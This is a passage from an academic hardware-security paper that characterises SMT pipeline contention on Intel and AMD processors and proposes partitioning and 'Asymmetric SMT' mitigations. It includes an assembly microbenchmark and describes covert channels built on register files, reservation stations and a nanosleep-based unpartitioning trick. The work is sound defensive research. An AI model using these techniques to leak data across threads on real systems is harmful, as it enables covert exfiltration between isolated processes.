Next, we examine the sharing mechanism of physical register files of the Intel and AMD processors. Our register file characterization microbenchmark, shown in Listing 3, consists of two memory read instructions that always miss in the caches. Between these loads, we have a variable number of instructions that each consume a physical register, i.e., they have a destination register. When a thread's partition fills, no more instructions can be renamed, placing a limit on the window for out-of-order execution. If the second memory read is not renamed, it is then serialized (not renamed until the former commits). If there is sufficient space to rename it, the loads execute in parallel and performance is significantly improved. By increasing the number of the register-consuming MOVs we can identify the exact point where we exhaust the renaming registers before the second load instruction arrives.

The impact on the execution time is visible in our results of figure 2. These figures (one for Intel, one for AMD) each show four lines, representing two threads. This more detailed result is representative of the analysis done for each of the pipeline resources, although those discussions have mostly been condensed for space reasons. Here, T1 is varied in the number of registers that are occupied before the second high-latency

```
CLFLUSH [RDI]
CLFLUSH [RSI]
MFENCE
MOV RAX, [RSI] #Long-Latency Load
MOV RBX, 88    #Consumes One Phys. Reg
...            #Use N Phys Regs
MOV RBX, 88    #Consumes One Phys. Reg
MOV RAX, [RDI] #Long-Latency Load
```

Listing 3: Microbenchmark for Making Contention on Register Files. When N is larger than available physical registers the two loads cannot be issued in parallel.



(a) Intel (b) AMD

Figure 2: Reverse Engineering the physical register file sharing mechanism.

load, while T2 is kept constant (at 50). For Intel, when T1 runs in single-threaded mode, we see that it can use about 128 registers before performance plummets, while in SMT mode that happens at 64. Further, we see that T2 in SMT mode (dashed orange line) is relatively unaffected by the size of T1. For AMD, however, we see that T2 in SMT mode (again, dashed orange) is clearly sensitive to the varying register pressure of T1. From this, we conclude that Intel's physical register file is statically partitioned, and AMD's is dynamically shared.

We observe a similar pattern when we change the consuming instructions to instructions that consume vector, vector mask, or floating point registers. That means the same policy is applied to those register files as well. We are able to exploit the contention on physical registers in AMD to construct a covert channel with a bandwidth of 40 kbps with less than 5% error rate.

4.5 Reservation Station (RS)/Scheduler

To contend for reservation stations, we use a microbenchmark similar to the previous section (Listing 3); however, we use *cmp* instructions which do not consume a physical register, but are still dependent on the first load instruction, so the instructions will consume an RS entry and cannot be issued until the first load completes execution and makes the result available to dependent instructions, causing them to quickly release RS entries. If we have enough entries in the reservation station available to the thread, the second load can be issued an RS entry and then dispatched to execution in parallel with the first load. Therefore, we see a spike in the execution time when the length of the dependency chain becomes greater than the number of reservation station entries, as the two loads become serialized.

In SMT mode, we observe that Ivy Bridge does not let one thread use all of the 54 RS entries and it always limits the maximum number of allocated RS entries to 40, even when the other thread does not consume any RS entries, e.g., only executes NOPs. We refer to this type of sharing as thresholding. More details on this experiment are provided in Section A.1.

While in theory it should be possible to construct a covert channel on the 26 shared entries, it imposes considerable noise and we are not able to construct a reliable channel on the Intel processor. On the other hand, AMD Zen2 uses a shared reservation station with which we can construct a covert channel with a bandwidth of 56 kbps.

4.6 Reorder Buffer, Load/Store Queues

We use slightly different variations of the microbenchmark shown in Listing 3 to reverse engineer the sharing mechanism of the ROB and the load and store queues. For the ROB, we replace the register-consuming instructions with NOPs. NOPs serve our purpose to isolate the ROB because they consume ROB entries, but not reservation stations or physical registers. For the load and store queues, we leverage load or store instructions that always hit in the cache to isolate those queues. These instructions each occupy a load/store queue entry and cannot be issued until the long-latency load executes. Therefore, at some point, by increasing the number of load/store instructions, the dispatch cannot progress due to lack of load/store queue entries. This then forces the long-latency loads to be serialized. Section A.1 provides more details on these microbenchmarks. Our experiments show that the ROB, load, and store queues are all statically partitioned in Intel processors; ROB and store queue are also partitioned in AMD Zen2, but the load queue is shared in Zen2.

4.7 Covert Channel on Partitioned Structures

As shown in Table 1, we find that many of the pipeline resources in Intel processors, and some in AMD processors, are statically partitioned between the threads. For the sake of completeness, we investigate the potential information leakage via these partitioned resources (even though we know shared resources will be the highest bandwidth channels). We construct a covert channel where the sender goes in and out of SMT mode, allowing the receiver to observe the state of the particular resource in question. The key here is our ability to enter and exit SMT mode as quickly as possible. To this end, we examine several x86 instructions used for busy waiting.

We first look at the *pause* instruction, originally introduced in Intel's Pentium 4 processor to improve the power and performance of the spin-wait loops [16], so that the spinning thread could free resources while waiting. However, our experiments with the *pause* instruction suggest that the resources remain partitioned even in the presence of a *pause* – that is, *pause* only releases shared resources, not partitioned.

We also consider *mwait*, which is a privileged instruction that provides a hint to the processor so it can enter a specified target low-power state [16]. In fact, this does release

partitioned resources, and we are able to successfully create a channel, but we do not consider this the most useful attack vector since there are so many other attacks possible for a user with privileged access.

Finally, we examine Linux's *nanosleep* system call which is a non-privileged call that deschedules the caller thread until the time specified by the user has elapsed. We observe that, on Intel processors, calling nanosleep causes the processor to unpartition resources, allowing the sibling thread to monopolize them. The nanosleep syscall causes the Linux kernel to schedule an idle task on the logical core, which then executes the aforementioned mwait instruction. This enables a covert channel for transmitting information even via statically partitioned resources. The bandwidth of this covert channel, however, is limited to the minimum latency of the nanosleep system call. As shown in Table 1, using the nanosleep system call, we can achieve a bandwidth as high as 24 kbps on the Intel processor. On the AMD processor, however, the nanosleep syscall does not cause the resources to become unpartitioned.

In Section 5, we examine multiple partitioning schemes that provide greatly increased thread isolation. However, all are still potentially vulnerable to this channel (fast enter/exit of SMT mode) if they release all resources to a single thread. Thus, for the balance of this paper, we assume a simple solution that provides a countdown timer that limits the frequency at which the pipeline can release partitioned resources, even upon exiting SMT mode.

4.8 Other Pipeline Resources

For completeness, we also measure most of the other pipeline resources that have been covered extensively in the literature, such as caches [86], TLBs [32], and execution ports [9]. Those results appear in Table 1, but without extensive discussion. However, there are other well-studied SMT resources such as Pattern History Table (PHT) [27] that we do not re-measure as we focus more on lesser known channels. Our mitigations, nevertheless, can be readily applied to these structures as well.

Constructing covert channels on most of the cache-like structures requires some information about internal structures of these resources such as the indexing function and associativity. Also, the knowledge of the replacement policy of a cache-like resource can greatly affect the channel bandwidth as the attacker can exploit that to minimize the size of the probe set. It is, however, still quite possible to create a high-bandwidth channel on a cache-like structure without access to detailed information on the replacement policy, as the attacker only needs to create enough accesses to cause a single eviction to the other thread's entries. For example, for any LRU-like structure (e.g., tree-PLRU, bit-PLRU) with associativity of n, accessing n new entries guarantees an eviction to the existing entries of a particular set.

5 Mitigations

This section introduces a suite of mitigation schemes we examine to eliminate or reduce the leakage across the SMT pipeline. Prior work has focused on identifying and solving SMT leaks one at a time [65,70,83]. However, in keeping with our systematic characterization study of pipeline resources, we will focus on systematic mitigation solutions that can be employed broadly across each individual contended structure.

The solutions described in this section include static partitioning, adaptive partitioning, and asymmetric SMT.

5.1 Static Partitioning

The most basic partitioning scheme, already employed heavily, statically divides a resource into equal-sized partitions. Static partitioning can be applied in two forms: spatial or temporal. Spatial partitioning assigns a resource to a thread and that assignment does not change through time. This can only be applied to resources for which the processor has multiple instances, such as ROB entries. If the number of instances of a resource is less than the number of SMT threads (e.g., some functional units), the processor cannot statically assign the resource to a thread. In such cases, the processor employs temporal partitioning (also called time multiplexing). Temporal partitioning assigns a single resource to each thread in a round-robin fashion. These basic partitioning schemes ensure that dynamic contention cannot occur between the threads, eliminating leakage. For example, in a strictly round-robin resource, the time slot assigned to thread T1 does not depend, in any way, on the usage of thread T2. T1 only gets one out of two slots whether or not T2 uses its slot. This completely inhibits a thread from inferring any information from the usage of the other thread.

5.2 Adaptive Partitioning

While static partitioning can eliminate dynamic contention between SMT threads, it typically results in underutilization of pipeline resources, sacrificing overall performance – the fundamental benefit of SMT processors is allowing resources to be better utilized by dynamically assigning each resource to the context that needs it. However, we show that it is possible to gain back much of the full performance of SMT if we can adapt to the varied needs of contending threads, but more slowly. Adaptive partitioning is an on-demand partitioning scheme that allows for the dynamic reconfiguration of partition size, once per *adaptation interval*. This not only improves resource utilization and overall performance, but also limits the information leakage to at most one bit per adaptation. In fact, our results show that even a very long adaptation interval (of 100,000 cycles) can be effective in recovering much of the full performance benefits of a fully shared SMT pipeline.

Our adaptive partitioning design augments each resource with a set of counters: (1) the current size of the partitions, (2) counters that track the number of "full" events that each thread encounters, and (3) a countdown timer until the next

adaptation interval. Note that in our experiments we assume a single countdown timer for all resources to help simplify presentation of the results. It also takes three parameters that are set at design time: adaptation interval, adaptation step, and adaptation threshold. Figure 3a shows an example for adaptive partitioning of the instruction queue. For every adaptation period, we select a thread that has faced more full events in that period. We then increase the size of the partition of the selected thread by the adaptation step size. We increase the partition size only if the new partition size is still smaller than the adaptation threshold.


We can also apply adaptive partitioning for temporally shared resources, deviating from a completely symmetric round-robin assignment. For example, we might adaptively modify the assignment process for a resource that alternates between two threads each cycle, in such a way that the resource is assigned to a more hungry thread two out of every three cycles. If it needs more, we could again alter the policy such that the resource is assigned to the hungry thread three out of four cycles. At each adaptation interval, we examine the number of full events of each thread and increase the share of the thread with the highest full event count. If that thread is more resource hungry, we increase its count (subject to the threshold), otherwise we decrease its count. Figure 3b shows an example of adaptive temporal partitioning.

Adaptive partitioning severely restricts the leakage. Now, for each resource, the attacker can only leak at most approximately 1 bit (adaptation without threshold) per adaptation interval (100,000 cycles). For example, an attacker can probe the size of its own reservation station in two consecutive adaptation intervals. If the RS shrunk, the attacker infers that the victim's RS usage exceeds that of the attacker. This is orders of magnitude below known channels across cores on non-SMT processors.

While adaptive partitioning limits leakage to a single bit per interval, the values of the counters could potentially be exposed when a thread crosses protection domain boundaries, and it is therefore critical to reset all such counters at domain crossings. Resetting the adaptation counters stops the current context's behavior from affecting that of the next context. By doing so, we might miss one opportunity to adapt. But we find that in steady-state, partition sizes do not change dramatically, and the performance effect of missing one adaptation opportunity is minimal.

5.3 Asymmetric SMT

While the adaptive partitioning scheme can help recover a significant chunk of the performance lost due to partitioning, it is still restrictive as it limits the pipeline resource utilization even in scenarios where at least one of the threads running on the processor are trusted or when no sensitive code is running and cross-thread information leakage may not be of concern. In this section, we describe a mitigation called *Asymmetric SMT* that allows two threads with asymmetric



(a) Spatial

(b) Temporal

Figure 3: Adaptive Partitioning Examples.

trust levels to securely share resources in an SMT processor, while preventing unauthorized information leakage from a higher security domain to a lower security domain.

With Asymmetric SMT, then, assuming active threads T_H and T_L, where T_H is at a higher security level than T_L, we have the ability to block the leakage from T_H to T_L, but allow leakage from T_L to T_H. An example where this is useful is sandboxing in web browsers. While it is not secure to leak information from the browser thread to the sandbox thread, it is safe to leak information from the sandbox to the browser thread. Similarly, it might be safe to leak information from a user process to a kernel process, from a guest virtual machine to the hypervisor, etc. Asymmetric SMT enables lost resource utilization due to partitioning, but the only beneficiary is the trusted thread. The performance of trusted threads is on the critical path for many applications, such as a web browser that runs untrusted Javascript. A study by the Google v8 team [87] shows that only 20% of Chrome's page processing time is spent in running untrusted Javascript code, while the rest is spent in trusted browser code that performs tasks such as parsing, compilation, and garbage collection. Therefore, by improving the performance of the trusted part of the execution, Asymmetric SMT can significantly impact overall performance.

The key to Asymmetric SMT is that it allows the trusted thread to *borrow* unused pipeline resources from the untrusted user, only in cases where it can *instantly* return the resource when the untrusted thread needs it back. Fortunately, this instantaneous return is possible for many of the pipeline resources as the out-of-order pipeline is already well-equipped with mechanisms to deal with various squash events.

The rest of this section discusses how Asymmetric SMT can be enabled for various pipeline resources. We categorize the resources into stateful (e.g., ROB), stateless (e.g., functional units), and cache-like resources.

5.3.1 Stateful Resources

We refer to the resources that hold the transient execution state of a thread's instructions across multiple cycles and then get released, as stateful resources – this includes physical registers, IQ entries, ROB entries, and load/store queue entries. Asymmetric SMT allows the borrowing thread to use a free unused entry from the other thread's partition. Here, we use

Physical Register File (PRF) as an example.

Figure 4 depicts two example scenarios for borrowing a physical register. In the initial state, three out of eight entries are assigned to T_H (assuming PRF already uses an adaptive partitioning scheme). Note that Asymmetric SMT is orthogonal to the other two partitioning schemes (static and adaptive) and can be added to either. Once Asymmetric SMT receives a request from the trusted thread, T_H, which has exhausted all of the entries in its partition, it checks if T_H can borrow an unused entry from T_L. Asymmetric SMT permits borrowing only if the number of T_L's free entries is larger than a threshold (MIN_FREE), i.e., it always leaves some free slack registers. This condition is helpful at reducing the number of expensive squashes which results when T_L runs out of resources and one must be freed immediately by T_H.

Figure 4a shows the common-case scenario where we commit one of T_H's instructions before T_L's partition gets full. Note that in this case we are not borrowing a specific register, but rather allowing T_H's count to exceed its threshold. Thus, any T_H instruction that commits and frees a register will restore it to T_L. Figure 4b shows a scenario where T_L takes up all of the free entries in its partition before T_H gets the chance to return the borrowed register. In such a scenario, Asymmetric SMT immediately returns the borrowed register to T_L. It selects the youngest T_H instruction that holds a physical register and assigns that register to T_L. T_H then needs to squash that instruction and all of its subsequent instructions and restart execution from there.

Similarly, it is possible to allow a trusted thread to borrow instruction queue and load/store queue entries. During issue, if the trusted partition is full but the untrusted partition has more than MIN_FREE free entries, the trusted thread can borrow unused entries. If the untrusted partition becomes full before the trusted partition returns the borrowed instruction queue entry, the trusted thread should immediately return the borrowed entry.

Not all stateful resources are suitable for borrowing. For example, we can only allow borrowing of a limited number of ROB entries due to the instantaneous return requirement. If we borrow from the ROB more entries than what we can free per cycle (retire bandwidth), then the borrowing becomes visible to the owner thread and that leads to information leakage.

5.3.2 Stateless Resources

Examples of stateless resources include execution ports, functional units, fetch bandwidth, and commit bandwidth. Asymmetric SMT works well with stateless resources, as borrowing a stateless resource will not ever require an expensive squash. Here we use execution ports to describe Asymmetric SMT in stateless resources.

Figure 5 illustrates different temporal partitioning (multiplexing) schemes for execution ports. We can assign the whole dispatch bandwidth to one thread each cycle, which reverts the pipeline to fine-grain multithreading [88] and sacrifices the benefits of SMT in eliminating horizontal waste [89]. A better approach is to multiplex individual execution ports each cycle, which can either be partitioned evenly or unevenly using our adaptive partitioning methodology. However, even with adaptive partitioning, there are cycles where T_L cannot fully utilize the ports that are assigned to it. In such cases, Asymmetric SMT utilizes the unused ports and borrows them for T_H. The scheduler for Asymmetric SMT, at each cycle, first tries to schedule all the ready instructions of T_L to the execution ports that are assigned to T_L at that cycle, then it assigns any unused T_L slots to T_H and schedules T_H's ready instructions. Note that for brevity, we do not show the non-pipelined functional units in Figure 5. Non-pipelined functional units (e.g., Intel's divider unit) are also borrowable, but as soon as we receive a request from the owner thread, we abort the execution of the borrowing thread and immediately start execution of the owner instruction. Most of the functional units in the Intel and AMD processors are pipelined.




Figure 4: Borrowing a Physical Register in Asymmetric SMT. It shows the state of the physical register file over time for two scenarios.




Figure 5: Partitioning Schemes for Execution Units/Ports. Our adaptive partitioning and Asymmetric SMT architecture can reclaim the unused execution slots caused partitioning.

5.3.3 Cache-like Structures

Cache-like structures are a special type of stateful resource. In the context of Asymmetric SMT, the major difference between these and other stateful resources is that caches, once warmed-up, do not have empty entries. Structures that fit in this category are the micro-op cache, the private TLBs, and the private data and instruction caches.

For these structures, Asymmetric SMT cannot enable borrowing of blocks without leaving a visible effect. To address this, we introduce a mechanism that invalidates entries in the untrusted (owner) thread's partition. This invalidation mechanism must be deterministic and independent of any requests by the trusted thread. Therefore, it does not leak information.

Similar to some of the methods proposed in architecture

literature on cache dead block prediction [90–92], we dynamically calculate the average reuse distance of cache blocks of the untrusted partition. Then, we multiply that average with a static parameter (*distance_coefficient* > 1) and use that as a threshold to distinguish between live and dead cache blocks. If the last access to a cache block is greater than the threshold, we invalidate that cache block so that it can be lent to the other thread. Again, only cache accesses of the untrusted thread can influence this invalidation, so it does not leak information about the access pattern of the other thread. We use a simple dead block detection mechanism that is only influenced by accesses, but more sophisticated dead block elimination methods can also be used [90–92]. Unlike other stateful resources, in caches returning a borrowed cache line does not incur any "squash" cost – it is a simple eviction. As soon as we receive an access from the owner thread, we invalidate one of the borrowing thread's cache lines (based on the cache replacement policy) and return it to the owner partition. For a write-back cache, we only allow a borrowed line to become dirty if the cache features a write-out-buffer (WOB) [93] – a buffer that handles the writes down to the memory hierarchy – so that we can guarantee the process of returning a dirty borrowed line is still instantaneous. In addition, we do not allow the number of dirty borrowed lines to grow larger than the size of the WOB.

5.3.4 Overheads

Overall, we find that borrowing from stateless resources (functional units and fetch bandwidth) does not impose significant overheads on the processor pipeline. In terms of area overhead, we only need to (1) make sure that instructions are tagged with one bit of thread ID across the pipeline (already necessary for other reasons), and (2) add very simple logic that checks if borrowing of a specific resource is allowed in each cycle, i.e., it checks that the current instruction belongs to the borrowing (trusted) thread and also there is no demand for the resource from the untrusted thread. This simple logic, as shown in Section A.2, does not impose any overhead on the cycle time, and has negligible power and area overheads. For stateless resources, Asymmetric SMT only uses an unused resource which will be lost if not utilized by borrowing. Therefore, the performance effect will always be positive. Borrowing stateful resources, however, may require additional flushing if the untrusted thread requests a borrowed resource. While this flushing imposes performance overhead to the borrowing thread, our results show that the improved utilization brought by borrowing greatly outstrips the flushing costs.

5.3.5 More than Two Threads

While SMT implementations with more than two threads are not common, our asymmetric SMT can be extended to those processors as well. In those cases, we can define a security lattice between trust domains and allow threads with higher trust levels to borrow from threads with lower trust levels. For example, a kernel thread can borrow from both a sandbox thread and a browser thread, while a browser thread can only borrow from the sandbox.

Table 2: Architecture Detail for the Baseline x86 Core

Baseline Processor			
Frequency	3.3 GHz	I cache	32 KB, 8 way
Fetch Width	16 B	D cache	32 KB, 8 way
Fetch Policy	IQ count	Retire Width	8 uops
Issue Width	8 uops	Decode Width	5 uops
INT/FP Regfile	186/144 regs	IQ	97 entries
LQ/SQ Size	64/36 entries	Functional	Int ALU(4), Mult(1),
ROB Size	224 entries	Units	FPALU/Mult(2)

5.3.6 HW/SW Interface

Asymmetric SMT requires knowledge of the trust level of active threads running on the SMT processor. We envision two possible modes of operation for Asymmetric SMT. In the first mode, Asymmetric SMT relies on existing privilege levels. That is, without any software change, Asymmetric SMT enables the kernel to borrow resources from a user thread, or let the hypervisor borrow resources from any of the guest threads. The second mode allows the software to specify more fine-grain trust levels for the SMT threads. Thus, Asymmetric SMT needs to add and maintain new control registers that represent the trust level of an active thread. Privileged software would update the control register via a privileged instruction (e.g., x86's *wrmsr*). The second mode also does not require extensive software changes as all the modifications required will be contained in the thread/process creation logic.

5.3.7 Quality of Service (QoS)

In addition to the evident security use case, Asymmetric SMT can also be leveraged for better and more versatile performance isolation (i.e., better QoS guarantees). The OS could mark a latency-critical thread as a high security/priority thread. Asymmetric SMT, then, improves QoS by assigning more resources to the latency-sensitive job with guaranteed (performance) protection of other jobs.

6 Methodology

This section details the experimental methodology for performance evaluation of the proposed partitioning schemes, including the Asymmetric SMT architecture. We also discuss the methodology we use for our covert-channel characterization framework presented in Section 4.

For performance evaluation, we model our partitioning scheme and Asymmetric SMT architecture in the gem5 v20 architectural simulator [94]. We add full support for SMT in gem5's out-of-order CPU model. We choose the parameters of our baseline architectures to resemble an Intel Skylake, except that, for a more intuitive comparison of partitioning schemes, our baseline architecture dynamically shares all the pipeline resources between the threads. The other exception is that the assignment of the functional units to the execution ports are slightly different than Skylake and more closely resembles AMD processors where floating-point and integer units do not share a single port. Table 2 describes the detailed architectural configuration.

To characterize performance, we use the C and C++ benchmarks from the SPEC CPU2017 suite. These benchmarks

are compiled at the -O3 optimization level using the LLVM compiler. Following the prevalent methodology for creating accurate and representative simulation points [95–97], we use PinPlay [98] and Simpoint [99] to select representative regions for simulation. For each of these benchmarks, we select the Simpoint region with the highest weight – the most representative region. We then make one multi-threaded checkpoint for every possible pair of the benchmark programs by combining their selected Simpoints. We run each pair twice: In the first experiment, we simulate until we complete 100 Million instructions from the first thread, then swap the threads and repeat. For example, we will run *lbm* and *perl* together twice. The effect of *perl* on *lbm* performance will be factored into the *lbm* bars in our graphs, and the effect of *lbm* on *perl* will appear in the *perl* bars.

The speedup numbers of different schemes are calculated as the ratio of the combined *instruction per cycle (IPC)* for each pair of the programs over the combined IPC of that pair of programs in the dynamically shared processor. Thus, for the Asymmetric SMT results, it accounts for both the sped-up trusted thread and the unaffected untrusted thread in the overall results. This is also equivalent to weighted speedup [100], a well-established performance metric for multiprogram workloads, where in this case the baseline is that thread's performance in a dynamically shared SMT processor. Weighted speedup more accurately reflects useful performance gains, and avoids over-rewarding speedup of high-IPC threads. For adaptive partitioning we use at least 100,000-cycle adaptation intervals, unless otherwise noted. The performance bars that represent Asymmetric SMT are the results of applying Asymmetric SMT together with adaptive partitioning.

In addition to the SPEC benchmarks, to evaluate Asymmetric SMT in a more realistic scenario, we model a setting that resembles the computation of web browsers: running untrusted Javascript codes on one thread and sensitive cryptography computations on the other. On the first thread, we run Javascript programs from SunSpider [101] benchmarks on Duktape [102] Javascript engine, and on the second thread, we run *RSA* and *AES GSM* benchmarks from Wolf SSL v4.5.0 [103].

We evaluate the performance of our proposed mitigations by applying them to a wide range of pipeline resources, including the Instruction Queue, the Load Queue, the Store Queue, the integer and vector physical register files, the ROB (Adaptive only), the instruction and data TLBs, the instruction and data caches, Branch Target Buffer, fetch and decode bandwidth, commit bandwidth, and the execution units.

We use Verilog HDL to implement different partitioning schemes on an example structure (Dispatch Unit). To that end, We use Synopsis Design Compiler Q-2019.12-SP5-3 with the 45 *nm* NanGate standard cell library [104] to synthesize and obtain timing, area, and power information. The results of this analysis are discussed in Section A.2.

For covert-channel characterization experiments we build our microbenchmarks on Agner's test infrastructure [105]. We run our experiments on various processors. Specifically, we use AMD Ryzen Threadripper 3960X (Zen2), Intel Xeon E3-1230 (Ivy Bridge), and Intel Core i7-6770HQ (Skylake). To measure the bandwidth and error rate of the covert channels, we transfer a pseudorandom bit sequence which is generated using a 15-bit wide linear feedback shift register (LFSR). This allows us to identify various errors that might happen during the transmission, including bit loss, multiple insertions of bits, or bit swaps [106]. To estimate the error rate, we use Levenshtein edit distance between the sent and received data for the pseudorandom bit sequence.




Figure 6: Covert Channels between a Spy (T0) and a Trojan (T1) Thread. In a fully shared pipeline the instructions executed on T1 have a clear effect on T0's execution time. *Partitioned*, *Adaptive* and *Asymmetric* are always constant and share the same straight line.

7 Results

This section characterizes our mitigation strategies. We first present the security evaluation, followed by performance.

7.1 Security Evaluation

To show the effectiveness of our mitigation strategies in stopping covert channels, we perform a study similar to Covert Shotgun [56]. In this experiment, a spy thread constantly executes one type of instruction and measures its timing. The trojan thread tries to send a signal by executing different instructions, thereby varying the contention on various pipeline resources. Figure 6 shows the results for just one instance of this experiment where the spy thread constantly executes the movb instruction. In a fully shared pipeline, the timings of the spy process can be clearly influenced by the trojan's instructions. An attacker, therefore, can pick any pair of instructions that show a different effect on the spy process to create a covert channel. When we enable any of our mitigation strategies, the spy thread timings become constant, effectively stopping all identified covert channels. For adaptive partitioning, all measurements are within one adaptation period. For Asymmetric SMT, the trust levels are set so that only the trojan thread can borrow resources. Further examination of the experiments shows that the covert channels in the fully shared pipeline are created by contention on mainly two resources: the fetch bandwidth and the functional units. We observe similar results when the spy uses different instructions.

Note that while this study shows that our mitigation strategies completely stop the covert channels that can be found with this approach, this test does not give complete coverage




Figure 7: Performance of the Proposed Schemes.




Figure 8: Running Trusted Cryptography Computation with Untrusted JavaScript Code.




Figure 9: Partitioning Schemes for Functional Units.

of all shared resources, particularly structures not documented by Intel or AMD. Also, these are the results of simulation (the only way to evaluate most new hardware mitigation techniques), and a real processor may contain other leaks not simulated.

7.2 Performance Evaluation

Figure 7 shows the results of our mitigation schemes applied to the pipeline resources mentioned in Section 6. Each bar represents the average results of running a benchmark on one thread with each of the other benchmarks on the other SMT thread. Static partitioning of the pipeline resources, as expected, imposes a significant performance cost. On average, it slows the execution by 10% compared to dynamically-shared resources. The performance overhead goes as high as 24% for some benchmarks (*mcf*). However, for one program (*lbm*), static partitioning significantly improves the performance. That is because *lbm* frequently exhausts the entire store queue on a dynamically shared pipeline, which causes the other thread to stall due to lack of store queue entries. In this case, *lbm* gets no benefit from more queue entries, and only gets extra interference by causing the other thread to get backed up.




Figure 10: Partitioning Schemes for Fetch Bandwidth.




Figure 11: Partitioning Schemes for Caches.

Therefore, statically partitioning the store queue achieves better performance for *lbm*, and our schemes further accentuate that advantage. Our adaptive partitioning reduces the performance overhead of partitioning to only 2% on average (5% if we ignore *lbm*), and consistently reduces the performance overhead of partitioning across all the benchmarks.

Asymmetric SMT further improves the performance and even provides a 2% speed-up over the shared pipeline (thanks again to *lbm*). But even excluding *lbm*, Asymmetric SMT almost fully restores the performance of a fully shared pipeline. These results show that opportunistically borrowing resources is highly effective at maintaining high utilization of partitioned resources. Note that, as mentioned in Section 6, for each pair of the benchmarks, we run the experiment twice. In each run, a different benchmark is considered as the trusted (borrower) thread in the Asymmetric SMT experiments.

Figure 8 shows the performance of the Asymmetric SMT architecture in a different, more realistic setting. On one thread, the SMT processor runs the SunSpider Javascript benchmark on Duktape engine, and on the other thread, it runs a trusted cryptography benchmark from the WolfSSL suit. This resembles computation that a web browser might perform. Asymmetric SMT allows the trusted threads (AES and RSA in this case) to borrow resources from the untrusted threads. The

combination of our adaptive partitioning and Asymmetric SMT, on average, reduces the overhead of partitioning from 24% to 11% for RSA. For the AES benchmark, Asymmetric SMT not only completely restores the performance overhead of static partitioning, but also outperforms the fully shared baseline by 7% on average. The performance gain mostly comes from the pairs of benchmarks for which static partitioning performs better than the fully shared pipeline, such as *regexp-dna*. These benchmarks exhibit frequent resource full events (e.g., high number of physical register full in *regexp-dna*) that stall both threads in a shared pipeline. In such cases, partitioning allows one thread to continue execution and thus improves overall performance.

